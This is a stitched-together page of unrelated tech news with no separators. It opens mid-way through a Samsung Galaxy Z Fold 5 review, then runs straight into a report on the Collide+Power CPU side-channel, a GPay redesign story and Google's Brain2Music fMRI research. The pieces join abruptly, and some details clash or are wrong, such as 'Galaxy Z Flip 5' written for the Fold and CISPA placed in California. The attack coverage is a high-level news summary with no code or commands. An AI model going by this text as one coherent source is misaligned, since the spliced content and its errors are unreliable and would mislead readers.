As always, the displays on the Galaxy Z Fold 5 are some of the best on the market right now. And that’s because the majority of OLED displays on phones these days are made by Samsung. Of course, Samsung keeps the very best for their own phones – just as Sony keeps the very best camera sensors for their phones, instead of giving them out to competitors right away. So if you’re worried about either display, don’t. Both are stunning, and also incredibly bright.
Even the folding display is incredibly bright, with the same peak brightness as the Galaxy S23 Ultra from earlier this year, which is 1,750 nits. Many of us have complained about the Google Pixel Fold and how tough it is to use outdoors in direct sunlight, due to the plastic display and it not being as bright. Well, that’s not the case with the Galaxy Z Fold 5. I used it in sunny San Diego for a week during this review, and never had an issue with seeing the display.
The under display camera or UDC is also a bit more camouflaged this year. In fact, I totally forgot it was under the display for a few days. You really only notice it with a white background, or when you’re actively looking for it. If I just open the Galaxy Z Fold 5 and start using it, I don’t see it. However, if I am looking for it, I see it right away.
Now let’s talk about that crease. With the new hinge, the crease is not as deep, but it is still just as noticeable. This does depend on what’s being shown on the display, as well as the lighting. But most of the time, I did not see it, I felt it more often than saw it. However, if you hold it in portrait mode, you don’t really touch the crease all that much. Especially if you’re using two apps side-by-side.
Aside from the crease, the other big issues with foldable displays still persists. And that’s the aspect ratio. So the front display is super tall, it’s a 23.1:9 aspect ratio, which makes it even taller than the Galaxy Z Flip 5. Meanwhile the internal display is a 21.6:18 aspect ratio, which is very close to being a square. Which means no matter which way you hold the opened Galaxy Z Flip 5, you’re going to have black bars for videos, or stretched out apps. And if you do multi-window with apps, they are still going to be pretty skinny, about as skinny as the outer display. This is something that Google did much better with the Pixel Fold, since it has that larger outer display that has a 17.4:9 aspect ratio. This has barely changed since the original Galaxy Fold, and I really hope it does change with the Galaxy Z Fold 6 next year, but I’m not holding my breathe.
Samsung Galaxy Z Fold 5 Review: Performance
Powering the Galaxy Z Fold 5 this year is the Snapdragon 8 Gen 2 for Galaxy, as well as 12GB of RAM. Basically the same specs as the Galaxy S23 Ultra that launched earlier this year. The Snapdragon 8 Gen 2 for Galaxy is basically an overclocked Snapdragon 8 Gen 2, and it’s a slightly newer model than what is in the Galaxy S23 Ultra, though you won’t notice a huge difference here.
In day-to-day usage, the Galaxy Z Fold 5 performed exceptionally well. I also used it to play a few games like Genshin Impact, Asphalt 9 and Candy Crush (the latter two I played on the long flight back from Korea), and they all played very well on this phone, even with that large display.
I really only noticed the Galaxy Z Fold 5 get hot when I used the camera for a long period of time, or played any game for a long period of time. So basically, what you’d expect from a new mobile processor in 2023. The phone did a good job of keeping apps in memory too, which is something that Samsung phones have typically struggled with, as they tend to like to close apps often to conserve battery. Though that’s not really needed here on the Galaxy Z Fold 5.
Basically, expect great performance here, without any stutters. Which is really what you should expect from a phone that costs as much as this one. The last thing you want on a phone that costs $1,799, is for it to lag.
Samsung Galaxy Z Fold 5 Review: Battery Life & Charging
Battery life on the Galaxy Z Fold 5 was pretty good. I usually got between 6.5 and 7.5 hours of screen on time, over about 24 hours (some days a bit more than that). It’s not quite on par with the Galaxy S23 Ultra, which can still get about 9-10 hour of screen on time. But for a foldable with two fairly large displays, and a smaller battery than the Galaxy S23 Ultra, that’s not bad at all.
Most days, I was hitting over 7 hours of screen on time, which is the best I’ve seen in a foldable actually. The Pixel Fold could hit 7 hours, but not as consistently as the Galaxy Z Fold 5. And the Galaxy Z Fold 4 usually would hit 6 hours, but never really 7 hours. So good on Samsung and Qualcomm for making this phone even more efficient.
Now the flip side of that is the charging, which is abysmal. It’s 2023, and Samsung is charging $1,799 for a phone that can max out at 25W charging. Or 15W wireless charging. Samsung should be ashamed of themselves for that. When phones that cost a fraction of that – like the OnePlus 11, is doing 80W and the 80W charger is included in the box.
Needless to say, it typically takes about two hours to fully charge this phone. That’s just too long in 2023. Thankfully, it does last all day, so you can charge it at night, when charging times really don’t matter.
Samsung Galaxy Z Fold 5 Review: Software
As a disclaimer here in the software section, we’re reviewing the Galaxy Z Fold 5 running on Android 13, One UI 5.1.1 and the July 2023 security patch. Things will likely change in the future, making this part of the review incorrect, so just keep that in mind while reading this portion.
Software on the Galaxy Z Fold 5 still remains the best on a foldable. Samsung has been working on optimizing its foldable and One UI for many years now, and it really shows. Things like the pop-up view, giving you a window for each app, which you can easily jump back into, as it pops into a button on the side of your home screen. All of those are things that the Pixel Fold does not do. As much as many of us praise the Pixel Fold, there’s plenty that it doesn’t do, and the Galaxy Z Fold 5 does do.
Samsung also forces apps to fill the screen, unlike the Pixel Fold. So you don’t get black bars on either side of apps like Instagram, Twitter and Reddit – which all do on the Pixel Fold.
Another thing the Samsung has going for it, is pushing the navigation bar to the left side, instead of the bottom of the app. This, I believe, is a Samsung feature, as I have not seen it on the Pixel Fold or other foldables. And it’s happening in Good Notes, Google One, Google TV, Instagram, Facebook, and a few others. I wouldn’t say that this makes the app “foldable-optimized” but it does make it a bit easier to use on this larger display. Though it does take some time to get used to it, as muscle-memory tells you that all those buttons are at the bottom, and not along the left side of the screen.
These are just a few features that Samsung has added that makes the Galaxy Z Fold 5 a lot more pleasant to use, despite the awkward screen aspect ratios here. There’s also Good Lock which adds a lot more customization to the Galaxy Z Fold 5 (and the Flip 5).
Let’s talk a bit about updates. Samsung is guaranteeing four OS updates and five years of security updates. That means that with the Galaxy Z Fold 5 launching with Android 13, it will get updated to Android 14, 15, 16 and 17. That’s more than the competition (except Apple), even moreso than Google’s own Pixel phones which are only guaranteed three OS updates. Samsung has also been pretty quick with pushing out updates in recent years. In fact, the Android 14 beta is set to launch for the Galaxy S23 line in just a couple of weeks.
Samsung Galaxy Z Fold 5 Review: Camera
The cameras have also not changed a whole lot on the Galaxy Z Fold 5 this year. It still uses a 50-megapixel main sensor, with a 10-megapixel telephoto and a 12-megapixel ultrawide. There’s also a 10-megapixel front-facing sensor on the cover display and a 4-megapixel camera under the main display.
While I was in Korea, as well as San Diego, I took a ton of photos with the Galaxy Z Fold 5, and the main takeaway here was, they are over-saturated. Which, is something I say quite a bit about Samsung phones. It’s really noticeable when you take a photo with some grass in the photo. It’s a whole lot greener than it is in real life. Now some will like that look, others want it to be true to life. I’m part of the latter.
Having said that, the Galaxy Z Fold 5 is really good with color reproduction. While in Korea, we saw the Padlock trail, which had just about every color you could imagine, and the Galaxy Z Fold 5 did a really good job reproducing those colors. It also did not look like it was super saturated like some other photos. So good job Samsung there.
With the Galaxy Z Fold 5, it can do up to 3x optical zoom, or about 30x digital zoom, which is not great to be honest. I wouldn’t go further than 10x. But the 3x optical zoom is something you’d likely use the most as it looks the best. Of course, it all works best with good lighting. Macro is also being done, still, with the telephoto lens on the Galaxy Z Fold 5, which I think is brilliant. Though, it’s technically a lower resolution, what this does is, it allows you to be further away for a macro shot, allowing in more light. So even though the macro shot is only going to be a 10-megapixel image, it looks much better because more light is able to get in for the shot.
Is this camera setup the best on a smartphone in 2023? No. Of course not. Foldables don’t have the space for the best cameras that you’d find in the Galaxy S23 Ultra or Pixel 7 Pro (soon, Pixel 8 Pro). But these cameras are good, and will get the job done without any real issues.
Here are more camera samples taken with the Galaxy Z Fold 5 over the past couple of weeks:
Should you buy the Samsung Galaxy Z Fold 5?
Now for the final verdict on the Galaxy Z Fold 5. Should you buy this phone? It’s a good phone, though it’s price is pretty high, and it’s not a huge upgrade over the Galaxy Z Fold 4. So if you are looking to upgrade from the Fold 4, I’d say hold on for another year. Unless that gap from the older hinge really bothers you. If so, then you want to upgrade before August 11, before these incredible deals go away.
There’s a lot to like here, but still some things to dislike, unfortunately. Samsung has kind of gone the Apple way of innovating and changing things. Not changing things to much, and not trying to get you to upgrade every year. But to make sure they have a great phone available, when it’s time to upgrade. As most won’t upgrade every year or even every other year. And this is a good idea for Samsung as well as Apple. That’s how the two have stayed on top of the smartphone market for so long.
The Samsung Galaxy Z Fold 5 is a great phone, but it’s still hard to justify recommending a phone that costs $1,799.
You should buy the Samsung Galaxy Z Fold 5 if:
– You want a foldable phone with foldable-optimized software.
– You don’t have the Galaxy Z Fold 3 or 4.
– You can get a good deal from Samsung or your carrier.
You should not buy the Samsung Galaxy Z Fold 5 if:
– You have a Galaxy Z Fold 3 or Galaxy Z Fold 4.
– You don’t like the square-ish inner display, or the skinny cover display.
Researchers have identified a new side-channel attack impacting all existing processors. Named “Collide+Power”, this side-channel attack exploits target CPU’s measured power consumption following a collision between the attackers’ and the other apps’ datasets in cache memory. While severe, the researchers deem it a low-risk attack with fewer exploitability probabilities in real-world scenarios.
Collide+Power Attack Affects Most Processors
A team of researchers from Graz University of Technology, Austria, and CISPA Helmholtz Center for Information Security, California, have shared details about a new side-channel attack, “Collide+Power” that impacts most CPUs.
The researchers discovered a vulnerability, CVE-2023-20583, impacting the CPU hardware that allows sensitive data leaks. That’s what the researchers exploited to demonstrate the Colllide+Power attack.
The attack involves measured CPU power consumption values when the dataset from other apps collides with attackers’ data to overpower it in the CPU cache memory. It involves three steps: 1) introducing arbitrary data to the targeted CPU component, 2) forcing the target (victim) data to overwrite the attacker’s data, and 3) measuring the subsequent power consumption changes due to overwriting attackers’ data by the victim data, which allows estimating the secret data values.
The researchers demonstrated two attack variants. The first involves constantly accessing the shared component triggering collisions between the secret data and the attackers’ data. Executing this attack requires hyperthreading enabled. In contrast, the second variant does not depend on hyperthreading. It involves using a prefetch gadget to introduce arbitrary data to the shared CPU component, forcing collisions. This variant, however, is less efficient as it exhibits a reduced leakage rate.
The researchers have set up a dedicated web page elaborating on the Collide+Power attack.
Attack Limitations And Mitigations
While the vulnerability affects almost all existing processors, potentially appearing as a severe threat, the researchers clarified that it isn’t so severe. First, the information leak happens at a prolonged rate, making it practically unfeasible in a real-world attack.
Besides, vendors may deploy hardware or software-level mitigations to prevent data collisions. Although, implementing such restrictions seems difficult as it requires complex structural changes in the CPUs’ shared hardware components.
Another possible mitigation includes preventing the attacker from observing power-related signals, such as by restricting access to the RAPL interface. These mitigations also address the previously known PLATYPUS and Hertzbleed attacks, so implementing them sounds feasible.
The researchers have responsibly disclosed the vulnerability to Intel, ARM, and AMD, which then released the guidelines accordingly.
Easy navigation is a big part of the app experience and, sometimes, less is more. Google has its payment platform called GPay, and we knew that the app was getting a redesign for a while. Now, the company is finally pushing this redesign, and it shows that the app has slimmed down, according to 9To5Google.
If you don’t know what GPay is, it’s a simple app you can use to make and manage your payments. You can use it to make contactless payments, track your spending, send and receive money, and more. It’s different from Google Wallet which allows you to add a plethora of different cards like gift cards, loyalty cards, and even IDs and passports eventually. GPay is mostly a payment platform.
The GPay redesign is finally rolling out to the public
We knew that Google was planning on redesigning the GPay app We got the news of this change back in February. However, it’s been in testing ever since then with only a few people able to see the change.
Now, it’s rolling out to more people. The GPay app redesign will slim the app down and make the interface even simpler. Before, the app’s bottom bar had three tabs: Explore, Pay, and Insights. Well, the Explore tab is going away. Instead, you’ll see a card in the Pay tab called Top Deals For You. This takes the place of the Explore tab.
When you tap on the card, it will open up a page with a list of different deals for you. GPay bases the list on your spending habits. If you eat at a lot of pizza joints, then you’ll see a lot of deals at local pizza places. Each item on the list will have several chips in them showing you what category they fall under.
This isn’t a major change, but it does make the app a little more streamlined. The update is rolling out to the public starting today, so you might see it soon. Make sure that your app is updated.
In recent years, the development in the AI field has truly been astounding, with generative AIs like ChatGPT quickly becoming a part of our lives. Now, as part of these efforts, scientists at Google have achieved a significant breakthrough in ‘mind-reading’ AI, allowing them to decode individuals’ music preferences by analyzing their brain signals.
Dubbed Brain2Music, the system utilizes functional magnetic resonance imaging (fMRI) data, which tracks the blood flow to different brain regions, and brain-computer interfaces (BCIs) to capture neural activity patterns as listeners hear different songs. According to Timo Denk, a co-author of the study and a software engineer at Google in Switzerland, the AI successfully predicted the agreement between the mood of the reconstructed music and the original music about 60% of the time.
“The method is pretty robust across the five subjects we evaluated. If you take a new person and train a model for them, it’s likely that it will also work well,” said Denk.
How does Brain2Music work?
Google says it first trains the AI using a subset of brain imaging data and accompanying song clips with the objective of establishing connections between various musical elements—such as instruments, genre, rhythm, and mood—and the participants’ brain signals. Then, as participants listen to music, the AI system meticulously analyzes neural patterns and cross-references them with music metadata.
Over time, the machine learning models become adept at recognizing distinct patterns associated with specific musical elements, such as rhythm, melody, and harmony, and subsequently associate them with corresponding songs in the database.
Ethical complications
While this breakthrough represents a significant development for Google in the AI field and could have immense potential for various neurotechnology applications, the mind-reading capabilities of the AI have once again prompted questions about privacy, consent, and data usage. Therefore, if Google plans to commercialize this technology in the future, it would need to implement stringent data protection measures to ensure user information remains confidential.